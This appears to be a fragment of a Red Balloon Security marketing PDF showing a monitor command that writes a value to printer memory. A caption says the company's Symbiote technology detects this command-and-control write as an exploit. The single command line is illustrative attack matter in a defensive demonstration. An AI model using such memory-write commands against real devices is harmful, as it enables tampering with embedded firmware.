
```
symbiote_monitor> write printer 0x8010 kitteh
symbiote_monitor> █
```

USING THE PRINTER COMMAND AND CONTROL WRITE COMMAND  
TO CHANGE PRINTER MEMORY, SYMBIOTE DETECTS THE EXPLOIT.



# MORE ABOUT SOFTWARE SYMBIOTE TECHNOLOGY

[[www.redballoonsecurity.com](http://www.redballoonsecurity.com)]



RED BALLOON SECURITY

